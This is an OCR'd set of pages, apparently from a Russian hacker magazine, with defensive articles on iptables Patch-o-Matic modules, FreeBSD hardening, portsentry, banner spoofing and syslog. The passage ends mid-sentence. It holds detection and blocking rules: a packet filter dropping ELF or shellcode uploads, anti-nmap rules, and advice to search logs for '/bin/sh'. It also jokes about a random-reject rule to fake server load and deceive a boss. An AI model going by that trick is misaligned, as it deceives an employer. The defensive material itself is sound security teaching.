«Число пользователей интернета с каждым днем неуклонно растет, а прогресс и информационные технологии не желают стоять на месте. В связи с этим провайдерам приходится выделять физическим лицам и организациям IP-адреса для маршрутизаторов и серверов, рабочих станций и WAP-терминалов, беспроводных устройств и даже бытовой техники. Так как число доступных адресов в реализации IPv4 составляет примерно 2 в 32-й степени, то мы невольно становимся свидетелями кризиса IP-адресов. По независимым статистическим исследованиям последний свободный адрес будет занят уже в 2008 году. Для решения проблемы были предложены, а затем внедрены три "лекарства": протокол CIDR (бесклассовая доменная маршрутизация), качественно новый протокол IPv6 (адресное пространство составляет 2 в 128-й степени) и система NAT (трансляция сетевых адресов). Как раз за счет системы NAT пограничный шлюз может выполнять следующие процедуры: перехват всех клиентских запросов из доверенной подсети, подмена исходного порта и адреса источника своим непривилегированным портом и адресом своего внешнего сетевого интерфейса, ведение специальной таблицы соответствия установленных соединений, чтобы, получив от удаленного хоста ответный пакет, корректно перенаправить его клиенту, инициировавшему запрос. Благодаря такому подходу достаточно иметь всего один реальный IP-адрес, всем клиентским машинам назначаются специально зарезервированные IP-адреса, немаршрутизируемые во внешних сетях (RFC 1918). Поскольку все исходящие соединения устанавливаются от имени шлюза, полностью скрывается топология внутренней сети - это огромный плюс с точки зрения безопасности. Однако из-за трансляции адресов могут возникнуть проблемы при работе с FTP, IRC и некоторыми другими сложными протоколами (решается установкой специальных прокси). Нужно четко понимать, что брандмауэр с фильтрацией пакетов, такой, как iptables, ipfw, ipfilter, pf, - это не панацея от всех напастей глобальной сети. Это всего лишь, как ясно из названия, фильтр пакетов. Да, он может помешать выяснению доступности хоста (ping sweep), пресечь попытки сканирования портов, отсеять пакеты с недопустимыми комбинациями флагов (SYN+FIN, FIN+URG+PUSH), предотвратить DoS-атаку, разграничить доступ к службам на основе IP-адреса источника, перенаправить валидный трафик, защитить демилитаризованную зону и скрыть доверенную подсеть. Однако такой брандмауэр бессилен против червей, троянов, бэкдоров, эксплоитов, снифинга и, конечно же, против braindamaged пользователей, так как он работает, к сожалению, только на сетевом и транспортном уровнях. Поэтому многочасовая оптимизация правил непроницаемого брандмауэра - это зря потерянное время, если в системе крутится непропатченный Sendmail или инсекьюрный Wu-ftpd. К защите как сервера, так и клиентского хоста необходим комплексный подход.




Установим все необходимое



Отметим все новинки

ПРАКТИКУЕМСЯ?

Настало время для легкой практики после тяжелой установки. Рассмотрим модули из коллекции POM, которые действительно облегчат твою жизнь. Первая библиотека, которая мне очень понравилась, называется time.so. Она поможет активировать правило в определенное время. Это очень удобно, с помощью нее ты можешь либо открывать ночной интернет, либо ограничивать доступ к некоторым популярным ресурсам в час пик. Тебе достаточно добавить одно-единственное правило в цепь INPUT.




Тщательно конфигурируем ядро!

```
iptables -A INPUT -p tcp --dport 80
-m time --timestart 13:00 --timestop
15:00 --days Mon,Tue,Wed,Thu,Fri -j
REJECT
```

Данный рулес запрещает обращаться к вебу в дневное время. Как я уже сказал, ты можешь юзать time.so в качестве ограничителя интернета. Для этого добавь правило в цепь POSTROUTING таблицы nat. Следующий модуль называется random.so. Он позволяет регулировать вероятность правила. В некоторых ситуациях библиотека просто незаменима. К тому же, ты можешь раскрутить своего шефа на апгрейд, показав ему великую нагрузку на сервер. Предварительно ты, конечно же, пропишешь хитрое правило, которое выставляет вероятность 33% на соединение с Web-сервером.

```
iptables -A INPUT -p tcp --dport 80
-m random --average 33 -j REJECT.
```

Но эти модули сделают работу удобной лишь в конкретных ситуациях. В повседневной практике ты можешь применять другие библиотеки. Например, mport.so и iprange.so. Эти дополнения - великая сила, ибо они позволяют гибко формировать целый диапазон »



Вероятное срабатывание события

портов и IP-адресов в одном правиле! Не веришь? Просто набери в консоли команду:

```
iptables -A INPUT -p tcp -m mport --dports 21,22,25,110,4000:5000 -j ACCEPT
```

и действие хитрого правила сразу вступит в силу. Теперь тебе не надо расписывать два десятка рулесов для каждого сервера. То же самое можно сказать и про IP-адреса. Разрешить соединения целому диапазону айпишников можно также одним правилом:

```
iptables -A INPUT -p tcp -m iprange --src-range 192.168.0.1-192.168.0.100 -j ACCEPT.
```


Пустой порт – ловушка для хакера

СОЕДИНЕНИЕ С ПУСТОТОЙ

Иногда нужно имитировать соединение. Для этого админом пишется специальная программа, прослушивающая определенный порт. Теперь можно добиться результата с помощью модуля tarpit.so. Он нужен для открытия пустого порта. Причем порт будет светиться в выводе netstat'а после фактического соединения. Эта библиотека может быть полезна, если админ решается написать фаервольную утилиту против скана определенных портов, с последующим занесением в лог всех попыток соединения. Не буду тебя мучить, просто напишу правило.

```
iptables -A INPUT -p tcp --dport 31337 -j TARPIT
```

ФИЛЬТРУЙ БАЗАР

Теперь iptables умеет искать подстроку в пакете. В этом ему помогает модуль string.so. Например, ты захочешь намутить защиту от пересылки shell-кодов на твою машину либо просто не желаешь, чтобы юзер заливал бинарник на сервер. Если раньше приходилось патчить кернел и ставить дополнительный модуль, то сейчас достаточно вбить всего одно правило:

```
iptables -A INPUT -p tcp --dport 21 -m string --string '|7F|ELF' -j DROP
```

Раз уж мы заговорили об ограничениях, расскажу, как предостеречь свою машину от DoS-атаки. Нужно воспользоваться модулем limit.so, позволяющим ограничивать пропускную способность. Если ты видишь, что твой FTPD зажирает процессор и захлебывается в данных, сделай ограничение в 5 пакетов за одну секунду.

```
iptables -A INPUT -p tcp --dport 21 -m limit --limit 5/sec -j REJECT
```

Вероятно, у тебя уже кружится голова от наворотов POM. Но самое вкусное я оставил напоследок :). Теперь ты способен контролировать одновременное число подключений не только с одного IP-адреса, а даже с целой подсети! Это возможно, даже если сам сервис не поддерживает такую функцию. Модуль connlimit.so создан специально для подобной работы. Библиотека способна ограничить подключения к определенному сервису, например, к демону sshd. Просто добавь рулес в цепь INPUT:

```
iptables -A INPUT -p tcp --syn --dport 22 -m connlimit --connlimit-above 3 -j REJECT.
```

И В ЗАКЛЮЧЕНИЕ...

Думаю, этого материала тебе хватит не только для освоения азов iptables, но и для грамотной защиты своего сервера. Благо брандмауэр это позволяет :). Синтаксис iptables прост как три копейки, думаю, ты все понял уже после первого правила. Теперь все зависит только от тебя, я же могу пожелать немного терпения и изобретательности. Остальное прибавится после установки Patch-o-Matic :).

Если твой FTPD зажирает процессор и захлебывается в данных, сделай ограничение в 5 пакетов за одну секунду.

(game)land

новый проект издательства (game)land

DVD ЭКСПЕРТ

«DVD ЭКСПЕРТ» – журнал о технике для домашнего кинотеатра. Ежемесячный, глянцевый журнал 112 полос.

DVD-плееры, ресиверы, акустика, проекторы, телевизоры и другие компоненты домашнего кинотеатра – сравнительное тестирование наиболее интересных аппаратов на сегодня. Полнота охвата всех модельных рядов при сохранении актуальности и новизны материалов. Информация о ценах и рекомендуемых местах покупки. Тесты, обзоры, новости технологий, советы профессионалов. Как установить технику и как «уложиться в бюджет». Журнал написан простым и понятным каждому языком. Приложение к каждому номеру «DVD Эксперт» – DVD с фильмом.

Тоха (toxa@cterra.ru)

ХИТРЫЙ ТЮНИНГ И ГРАМОТНАЯ ЗАЩИТА

ПОЛЕЗНЫЕ ПРИЕМЫ НАСТРОЙКИ СЕРВЕРА

Ты поставил и настроил сервер. У тебя все работает, пользователи довольны, и теперь настало время добавить в систему ту самую изюминку, о которую, возможно, сломает зуб не один взломщик.

ТЮНИНГУЕМ СИСТЕМУ

Первый шаг - обезопасить себя встроенными средствами. Общение с ядром будем проводить через sysctl - удобный интерфейс для тюнинга сетевой подсистемы. Расскажу на примере FreeBSD. В этой системе нужно обратить внимание, как минимум, на следующие переменные:

```
net.inet.tcp.blackhole=2
net.inet.udp.blackhole=1
```

По стандарту, если на закрытый порт сервера приходит SYN-пакет, машина должна ответить RST-пакетом. Это упрощает сканирование портов, а также дает достаточное количество информации (в виде ответов от сканируемого сервера) для определения версии ОС. "Черные дыры" заставляют FreeBSD быть предельно лаконичной, не отсылая ничего в ответ на запросы к закрытым портам. Идем дальше.

Маршрутизацию от источника можно смело отключить:

```
net.inet.ip.sourceroute=0
net.inet.ip.accept_sourceroute=0
```

Чтобы сервер не стал жертвой DoS-атаки, можно включить механизм syncookies, который служит для защиты сервера от SYN-флуда. При серьезной атаке может не менее серьезно выручить. Выстави следующую переменную:

```
net.inet.tcp.syncookies=1
```

Чтобы затруднить определение версии твоей ОС анализом приходящих от нее пакетов, изменим значение Time To Live:

```
net.inet.ip.ttl=64
```

Современная система не должна отвечать на широковещательные пинги, но и по сей день существуют сети, которые могут стать источником DoS-атаки. Чтобы не попасть в их список, выставляем:

```
net.inet.icmp.bmcastecho=0
```

Если ты хочешь отслеживать коннекты на закрытые порты твой машины, используй следующую переменную:

```
net.inet.tcp.log_in_vain=1
```

На нагруженном сервере, правда, тебя может засыпать количеством сообщений.

Если не нужна поддержка смешного протокола T/TCP (TCP for Transactions), то пакеты с флагами SYN+FIN можно смело отбрасывать как неликвидные :). Делается это так:

```
net.inet.tcp.drop_synfin=1
```

Протокол редко где используется, а потому это имеет смысл.

ОБМАНЫВАЕМ СКАНЕРЫ

Вторжение в систему начинается со сканирования - это прописная истина. Можно (и нужно) уже на этом этапе усложнить жизнь злоумышленнику. Так, пакетный фильтр OpenBSD PF имеет встроенную возможность определения и блокирования сканеров, используя технологию Passive OS Fingerprinting. Достаточно добавить правило "block quick from any os NMAP" в pf.conf, чтобы результаты работы популярного сканера nmap заставили хакера почесать затылок. Также nmap'у можно противодействовать с помощью "scrub in all" и фильтрации TCP-пакетов с особыми флагами, к примеру:

```
block return-rst in log quick proto tcp all flags FP/FP
block return-rst in log quick proto tcp all flags SE/SE
block return-rst in log quick proto tcp all flags FUP/FUP
```

Но можно обойтись и userland-средствами. Например, утилитой portsentry, которая открывает для прослушивания указанные TCP/UDP-порты, логирует обращения к ним и позволяет реагировать на сканирование. После скачивания с http://packetstormsecurity.nl/UNIX/IDS/ и установки portsentry правим portsentry.conf:

```
TCP_PORTS="42,88,135,139,145,389,443,445,464,593,636,637,1025,1026,1027,1029,1433,3372,3389"
UDP_PORTS=""
```

Я указал набор TCP-портов, очень похожий на тот, что открывает Windows 2000 Server в дефолтовой установке. UDP-порты прослушивать мы не будем - их редко сканируют.

После этого имеет смысл указать хосты, чье сканирование мы будем игнорировать, например, машины из локалки. Пропиши путь к файлу со списком игнорируемых хостов:

```
IGNORE_FILE="/usr/local/psionic/portsentry/portsentry.ignore"
```

Чтобы portsentry не занималась ненужным отображением IP-адреса в имя хоста, отключи обратный резольвинг:

```
RESOLVE_HOST = "0"
```

> Достаточно добавить правило "block quick from any os NMAP" в pf.conf, чтобы результаты работы популярного сканера nmap заставили хакера почесать затылок.

Маршрутизация от источника - механизм, с помощью которого внешний хост может получить информацию о внутренних адресах сети. Механизм старый, мало где использующийся, кроме проблем, как правило, ничего не несет.

SYN-флуд - переполнение очереди открытых соединений в состоянии SYN-sent.

Узнать конкретную версию какого-либо сервиса не из баннера значительно труднее.

Далее блокируем IP-адреса хостов, с которых производится сканирование:

```
BLOCK_TCP="1"
```

А теперь укажи, как ты хочешь это делать. Например, добавлением правила фаервола:

```
KILL_ROUTE="/sbin/ipfw add 1 deny all
from $TARGET$:255.255.255.255 to any"
```


Также можно заносить атакующих в hosts.deny для усиления защиты демонов, использующих tcpwrappers:

```
KILL_HOSTS_DENY="ALL: $TARGET$ : DENY"
```

Наконец, можно указать баннер, выдаваемый при подключении к порту, прослушиваемому portsentry:

```
PORT_BANNER="WHOM DO YOU WANT TO
HACK TODAY?"
```

Учти, что блокировать хосты таким образом - крайняя мера, так как есть возможность превратить network в notwork, заблокировав легитимных клиентов. В общем случае я бы не рекомендовал использовать KILL_ROUTE. У меня уже два с лишним года работает машинка, приспособленная в свое время именно для снятия подобной статистики (ради интереса). В настоящее время в hosts.deny содержится 12373 записи, и помимо злачных притонов интернета в черный список попали вполне легитимные адреса. Сервисы, работающие на том сервере, не используют tcpwrappers, так что никто не страдает. Но сам факт достоин внимания.



Так много сервисов? Нет, portsentry!


МЕНЯЕМ БАННЕРЫ

Любой демон, принимающий внешние соединения, так или иначе "демонстрирует себя" баннером - однострочным приветствием, выдающимся клиенту в ответ на соединение с ним. Самый простой способ увидеть это - совершить соединение telnet'ом с сервером на порт, прослушиваемый демоном:

```
[(22:42)(29.10%)(p1):~/articles/tricksec ]
telnet smtp.gameland.ru 110
  Trying 62.213.71.4...
  Connected to smtp.gameland.ru.
  Escape character is '^]'.
  +OK Microsoft Exchange Server 2003 POP3
server version 6.5.7226.0 (server500.game-
land.ru) ready.
```

Почти всегда это служебная информация, нужная для работы сервиса, но иногда - совершенно бесполезная и даже вредная. Разные сервисы ведут себя по-разному: кто-то ограничивается лаконичным именем хоста и типом сервиса (domain.com »

Для тех, кому не хватает Portsentry, Snort - мощная, динамично развивающаяся IDS



В дополнение к portsentry можно скачать и анализатор логов logsentry

МНЕНИЕ ЭКСПЕРТА

Андрей "Andrushock" Матвеев, редактор рубрики "Unixoid" журнала "Хакер":

«Идеальной или совершенной защиты не бывает. Мы можем только стремиться к обеспечению должного уровня безопасности за счет своевременного обновления программного обеспечения, грамотного разграничения доступа, корректной настройки интернет-служб и, конечно же, предотвращения утечек информации - здесь я подразумеваю весь спектр предпринимаемых действий начиная с сокрытия сервисных баннеров и заканчивая воспрепятствованием перехвату конфиденциальных данных организации. Очень многое зависит от системного администратора, от его политики, опыта, навыков работы и знаний. Известны случаи, когда правильно сконфигурированные серверы на базе Red Hat Linux могли похвастаться тысячедневными аптаймами, в то время как хосты под управлением OpenBSD не выдерживали и недельного натиска глобальной сети. За счет открытого исходного кода можно каждый день изменять поведение системы и/или стека TCP/IP, главное - придерживаться одного простого правила: не ломать стандарты, задокументированные в RFC».

ESMTP), а кто-то выдает себя с потрохами, раскрывая свое имя и версию. Если в нашем примере будет найдена уязвимость в определенных версиях Exchange, то взломщик за пару минут напишет баннер-граббер, который соединяется с хостами и снимает с них версию Exchange. Таким нехитрым способом можно легко найти уязвимый хост. Теперь понятно, почему смена баннера имеет смысл: она позволяет скрыть версию сервиса или даже ввести в заблуждение взломщика. По этой причине многие демоны имеют возможность считывать баннер прямо из конфига. Если же нет - мы в мире OpenSource и не поленимся залезть в исходники. Учти, смена баннера не даст нам полной иллюзии "другого" сервиса. Шанс определить демона и, например, отличить Apache от IIS все равно остается - по поведению программы в ответ на различные запросы, коду ошибок, специфичных сообщений, формированию заголовков писем (в случае SMTP-сервера) и т.п., так как жестких стандартов поведения того же почтового сервера нет и каждый реализует протокол по-своему. Однако от примитивных механизмов определения демона мы защитимся (подробнее про fingerprinting читай в другой статье этого номера).

OpenSSH

Самый популярный пакет для удаленного администрирования по протоколу ssh, хоть и написанный весьма компетентными хакерами из OpenBSD team, но имеющий длинную историю взломов. Баннер в конфиге не выставляется, так что будем править сорцы. Найди в файле version.h следующие строки:

```
#define SSH_VERSION "OpenSSH_3.8p1"
```

Их и следует изменить. Полностью удалять строку не нужно, согласно стандарту, сервер обязан выдать версию ssh-протокола, а затем - имя демона. Я советую ограничиться удалением версии openssh, но ты можешь проявить фантазию. Затем собирай openssh как обычно.

Apache

Это классика. Смена баннера самого популярного web-сервера - весьма частое развлечение админов. Здесь тоже не обойтись без правки исходных текстов. В каталоге с исходниками найди файл src/include/httpd.h, а в нем - следующие строки:

```
#define SERVER_BASEPRODUCT "Apache"
#define SERVER_BASEREVISION "1.3.29"
```

Теперь меняй их на Microsoft-IIS 4.0 и коллекционируй сигнатуры старых добрых unicode-атак :). В Apache 2.0.x надо править файл include/ap_release.h, строки:

```
#define AP_SERVER_BASEPRODUCT "Apache"
#define AP_SERVER_MAJORVERSION "2"
#define AP_SERVER_MINORVERSION "0"
#define AP_SERVER_PATCHLEVEL "50"
```

Postfix

Этот удобный и (относительно, как и все в этом мире) безопасный SMTP-сервер позволяет указать баннер прямо в конфиге, main.cf:

```
$smptd_banner = $mydomain ESMTP MyCoolServer
```

Sendmail

По умолчанию sendmail выдает слишком много информации. В нем часто находят уязвимости, так что светить версией - себе дороже. Можно поправить sendmail.cf:

```
O SmtpGreetingMessage=$j ESMTP InsecureMailserver
```

Или sendmail.mc:

```
define(`confSMTP_LOGIN_MSG', `$j ESMTP UnsecureMailserver')
```

BIND

Named - популярный DNS-сервер от Internet Software Consorcium. Известен прежде всего своей историей уязвимостей, так что рассказать миру о том, какая у тебя версия named - значит жить как на иголках до следующей Security Advisory. Правь named.conf. В глобальной секции options {} пиши:

```
version "Microsoft DNS";
```

VsFTPd

Это чрезвычайно безопасный ftp-сервер с поддержкой ssl-соединений. Указать баннер можно прямо в vsftpd.conf:

```
ftpd_banner=mydomain.com Microsoft FTP Service (Version 5.0)
```

BSD FTPd

Во Free/Net/OpenBSD можно поправить приветствие стандартного ftpd. Для этого нужно найти в файле /usr/src/libexec/ftpd/ftpd.c строчку:

```
reply(220, "%s FTP server (%s) ready.", hostname, version);
```


Она может встретиться несколько раз, так, во FreeBSD за баннер отвечает конструкция:

```
if (hostinfo)
reply(220, "%s FTP server (%s) ready.", hostname, version);
else
reply(220, "FTP server ready.");
```

В обоих случаях в выводе строки можно написать, что душа пожелает (а можно поступить более 31337-но - изменить значение hostinfo на 0 перед вышеуказанным блоком if).

Эти нехитрые трюки, конечно, помогут тебе изменить поведение сервера, но они не закрывают уязвимостей в сервисах, так что маскировка не лишает тебя главной задачи - патчить, патчить и еще раз патчить. Желаю тебе как можно реже испытывать в этом необходимость.

Разные сервисы ведут себя по-разному: кто-то ограничивается лаконичным именем хоста и типом сервиса (domain.com ESMTP), а кто-то выдает себя с потрохами, раскрывая свое имя и версию.



На FreeBSD - Microsoft DNS и FTPd?

DVD ЭКСПЕРТ – новый журнал
о технике для домашнего кинотеатра

Читайте в октябре:

- Подробные обзоры лучших моделей месяца, а также:
- 32 теста DVD-плееров
- 35 тестов AV-ресиверов, усилителей, процессоров
- 28 тестов акустических систем
- 26 тестов видеопроекторов
- 13 тестов телевизоров

в продаже с 13 октября!

Каждый номер с фильмом на DVD

Смотрите в октябре –
Фильм Джули Тэймор

«Тит – правитель Рима»

the_Shadow (theshadow@sources.ru)

ЛОГИ ДЛЯ УМНЫХ

СИСТЕМА LOG-ФАЙЛОВ ДЛЯ *NIX-СИСТЕМ

Логи - органы чувств администратора в чреве системы. В этой статье я постараюсь рассказать тебе о работе системы ведения log-файлов, ее грамотной настройке и о том, что из нее вообще можно выжать.

ТЕОРИЯ

При старте системы запускается механизм протоколирования, состоящий из двух подсистем ведения протокола - ядра и процессов. Собственно, работа их начнется сразу после того, как syslogd и klogd стартанутся в процессе init. Тогда создастся сокет /dev/log, на который в дальнейшем смогут поступать логи с удаленных машин, также откроются файлы, описанные для логирования в твоей системе.

С этого момента система будет ждать твоих логов.

KLOGD

Сообщения ядра - это не самое важное, но упомянуть о них я обязан. Ты наверняка встречался с этими сообщениями, так как при загрузке система вовсю выводит их на консоль. Их можно получить также в любой момент с помощью команды dmesg либо заглянув в файлы /var/adm/messages и /var/adm/syslog, в которых по умолчанию хранится весь протокол ядра.

Все сообщения от ядра и его модулей хранятся в кольцевом буфере, размер которого - 16 Кб по умолчанию. Если размера буфера не хватает (к примеру, если ты используешь его для вывода отладочных сообщений от твоего модуля), то его можно увеличить, подкорректировав сорцы ядра. Именно за работу с данным буфером и отвечает демон klogd, который во многом похож на рассматриваемый ниже syslogd (без него он, кстати, даже работать не может).


Размер буфера сообщений ядра содержится в файле printk.c в макросе LOG_BUF_LEN.

SYSLOGD


syslogd - демон, отвечающий как за протоколирование сообщений процесса, так и всей системы в целом. Процесс, которому надлежит, по замыслу авторов, протоколировать свои данные, должен включать в свое тело библиотечные функции, при вызове которых происходит обращение к syslogd и передача тому данных для записи (см. врезку).

Как правило, большая часть демонов, функционирующих в системе, имеет в опциях конфигурации настройку параметров подсистемы протоколирования (см. тот же BIND). Со стороны системы все еще проще. Существует файл (у меня это /etc/syslog.conf) - основа для конфигурации всей работы демона syslogd, и если что-то надо поменять в протоколировании сообщений системы, то именно здесь.

В принципе, нам никто не мешает работать с логами даже из простого приложения. Таким образом, в протокол можно сбрасывать все действия приложения/пользователя, что применимо для отладки, хотя для отладки приложения есть другие и более адекватные механизмы. А вот для чего это точно может понадобиться, так это для контроля за действиями пользователя. Своего рода "черный ящик" для систем, где действия пользователей стоит записывать.



Мануал по написанию приложений, использующих klogd



Сообщение ядра

НАСТРОЙКА SYSLOG

Для настройки надо понять, что есть ряд уровней ("уровней приоритета" или "серьезности") того или иного условия, которое протоколируется, и ряд типов приложений ("средств"). Для каждой конкретной системы они описаны в коде ядра. И их значения разъяснены в манах.

"Серьезность" имеет 8 значений (0-7), где 0 - аварийная ситуация, когда всем пользователям шлется широковещательное сообщение и система останавливает свою работу. После такого отказа система, в принципе, может и не завестись. 7 - отладочное сообщение (для отладки приложения, и не более). Стоит заметить, что аналогичные уровни серьезности используются и в Cisco IOS. Эта система протоколирования очень похожа на никсовую.

"Средства" - это ряд типов процессов от ядра до подсистемы почтовых сообщений, включая аутентификацию, авторизацию, демонов etc.

То есть любая запись в файлы логов производится на основании того, что процесс хочет записать и с каким уровнем серьезности. Система (syslogd) перехватывает вывод процесса и отправляет строку в файл, указанный в конфиге. Как видишь, все просто.

Настраивая демона syslogd через /etc/syslog.conf, вполне можно добиться достойной нас информативности.

Вот пример (кусок реального файла) с комментариями:

```
  #Все, что касаемо аутентификации.
  authpriv.* -/var/log/secure
  #Все сообщения уровня Emergency (0)
всем пользователям.
  *.emerg
*

  #Писать сообщения от info до warn для
сервисов, за исключением
  #authpriv, cron - для этих сервисов есть
другое место
  #см. первую строку.
  .info;*.!warn;\
```

```
                                    authpriv.none,
cron.none -/var/log/messages
```

Обрати внимание: я описываю только то, что есть в моей системе. Один из признаков профессионализма адмика - логи, соответствующие реально используемым сервисам.

Далее. Есть еще горячая парочка логов – wtmp и utmp, бинарные файлы, и с ними нам придется работать аккуратно. В них хранится информация о подключении пользователей к системе. Но есть ряд тонкостей:

❶. utmp хранит данные о подключении пользователей в текущий момент (см. команду who, к примеру);

❷. wtmp хранит данные обо всех подключениях к системе. Если, к примеру, некто вошел в систему и сразу вышел, то именно здесь он и "наследил". Самые свежие записи хранятся в начале файла;

❸. если файлов в системе нет, syslogd их создавать не станет. Самому придется создать через touch. Но! Если они были, то где они теперь?

БЕЗОПАСНОСТЬ

Во-первых, до настройки логов определяемся, что и с каких хостов писать, так как логи не резиновые и их надобно смотреть. Потеряется смысл записи, если в них будет куча всякого мусора. Необходимо четко понять, что писать важно, а что нет.

К примеру, есть роутер Cisco, есть web-сервер, FTP-сервер (на одной системе), есть мэйл-сервер и DNS (на второй). Знаю, что не по правилам, но так уж вышло.

Также есть тачка адмика, который для повседневной работы использует ту же систему, что и на его серверах. Где писать логи? Ответ сам напрашивается: на компьютере адмика! Если система взломана, то логов хакер на ней не найдет! Придется еще и систему адмика ломать :).

Что писать? Аутентификация - раз, подсистемы (FTP, mail ...) - два. Это минимум. В данном случае любые попытки доступа и/или использования наших серверов будут записываться. Получаем картинку того, что в сети творится.

Во-вторых (я противник такого метода, но... он самый надежный), все логи, поступающие на машину адмика, следует немедленно отправлять на печать. Даже в случае взлома системы адмика, при котором все логи, конечно, будут неизменны, у нас останется жесткая копия. Здесь, правда, перед нами встает этический вопрос - а стоит ли весь этот бред жизни деревьев, переводимых на бумагу :)?

Функций printk

Получив логи, отвечающие должным требованиям, не стоит забывать об их обслуживании.

ОБСЛУЖИВАНИЕ ЛОГОВ

Как правило, рекомендации "лучших собаководов" сводятся к тому, что необходимо поставить некий софт, отвечающий за работу с логами. Все верно. Но это должен быть софт, написанный тобой лично. Тут поможет Perl, писавшийся, между прочим, специально для этих целей.

Лог представляет собой некую последовательность форматированных строк, которые удобно просматривать программным кодом.

«Что искать», - спросишь ты? Все подозрительное: некорректные входы в систему, отказы в аутентификации пользователя, строки login/password etc. Как пример, многие win-пользователи привыкли к тому, что при входе в систему имя пользователя уже введено и остается только вбить пароль. В *nix это не так. В результате, в логе вполне могут оказаться актуальные пароли, вбитые как имя пользователя. Система, конечно же, не пропустила, но в лог записала. Если это повторится, то пора с данным юзером профилактическую беседу проводить.

Особое внимание стоит уделить поиску строк типа /bin/sh. В этом случае, если строчка чередуется с "мусором", вполне

